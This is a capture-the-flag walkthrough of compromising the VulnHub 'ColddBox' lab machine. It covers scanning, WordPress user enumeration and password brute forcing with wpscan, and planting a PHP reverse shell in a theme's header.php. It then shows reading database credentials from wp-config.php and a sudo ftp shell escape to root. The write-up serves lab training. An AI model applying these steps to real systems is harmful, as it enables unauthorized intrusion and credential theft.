Network Scanning -

After downloading colddbox from VulnHub.
We have to scan the network for the IP of the Virtual Machine using <<**netdiscover**>>
So, we use netdiscover -i wlan0

```
Currently scanning: 192.168.49.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 246
-----------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.47.228                      2     120  PCS Systemtechnik GmbH
192.168.47.121                      3     126  Unknown vendor
```

After geting the IP address, begin the enumeration part.


Enumeration -

I used **nmap** to get the open port and the version of service runnig on that port.


```
Luc1fer ❱ nmap -Pn -p- -A -T4 192.168.47.228
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-05 03:44 IST
Nmap scan report for 192.168.47.228
Host is up (0.000061s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: ColddBox | One more machine
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4ebf98c09bc536808c96e8969565973b (RSA)
|   256 8817f1a844f7f8062fd34f733298c7c5 (ECDSA)
|_  256 f2fc6c750820b1b2512d94d694d7514f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.30 seconds
```

From this **nmap** scan, I found there are two open ports.
Port: **80**/tcp | Service: http | Version: Apache httpd 2.4.18
Port **4512**/tcp | Service: ssh | Version: OpenSSH 7.2p2

From this scan result I identified port 80 is opened then it really works with the browser. And I enter the target IP into the browser.



At the bottom of this page it has a login link.



After clicking that link it redirects to the wordpress login screen.
So, I used **wpscan** tool to enumerate the wordpress login user.

There are several username present.

```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


I chose the **c0ldd** username because the name of the machin is also similar to this.
After choosing the username we use **wpscan** tool to get the password of the user.

```
Luc1fer ❯ wpscan --url 192.168.47.228 -U c0ldd -P rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.47.228/ [192.168.47.228]
[+] Started: Sun Mar  5 04:27:55 2023
```


By this command I got the valid password of this user: Password is - 9876543210

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:12 <              > (1225 / 14345616)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210
```

Now using this username and password I log in to WordPress admin dashboard.





Now I am in admin dashboard




Uploading a Reverse Shell -

We can add a **reverse shell** by modifying the **header.php**.







I will be using the **php-reverse-shell** by the **pentestmonkey**. This is the GitHub repo for that.
I copy pasted the content of **reverse-shell.php** to **header.php** in WordPress.
For getting the reverse-shell I have to change the IP and Port.




After changing this I open my Terminal and used **Netcat** tool.




While listening to the port we have to revisit the **Target-IP** on browser. Now we get a shell in our terminal.



Now I opened **the python spawned shell.** Using this command to it:



Now here we can see php files. The most important one is the **wp-config.php** file because it contains the user name and password for the database.



I used cat to see the content of **wp-config.php** file.

```
www-data@ColddBox-Easy:/var/www/html$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
```

From this file I obtained the credentials:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');
```


Now I used this credentials to login the account.

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$
```

So, now I'm in the c0ldd account. But I didn't get root privileges. Now I perform the **ls** command to know what are the files in there.

```
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$
```

Then I find a file called **user.txt.** Then I use the **cat** command to see the content of the file. From that, I found some encoded text inside of the file. It looks like **base64** encoded text. So I used my Terminal to decode that text.



I found the first flag from that file. It is **Congratulations, first level achieved!**

Privilage Escalation -

To getting root privileges, I perform **sudo -l** command to list binary files which provide the root.

```
c0ldd@ColddBox-Easy:~$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:~$
```

Using **GTFOBins** to exploits the above binaries. I chose **ftp** to exploit. This is the command to that.

.. / ftp ☆ Star 8,011

Shell | File upload | File download | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
ftp
!/bin/sh
```

```
c0ldd@ColddBox-Easy:~$ sudo ftp
sudo ftp
ftp> !/bin/sh
!/bin/sh
# whoami
whoami
root
```


Now again I am going to run that python command

```
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ColddBox-Easy:~#
```

Now I'm on the root. Then I am going to find the next flag of this box.

```
root@ColddBox-Easy:~# cd /root
cd /root
root@ColddBox-Easy:/root# ls
ls
root.txt
root@ColddBox-Easy:/root# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/root#
```

Wow, I found this **root.txt** from **ls** command. Then I used **cat** command to see the content of the file. It's like the previous file (**user.txt**). It has base64 encoded text. Then again I used my Terminal to decode that text.



It is **Congratulations, machine completed**.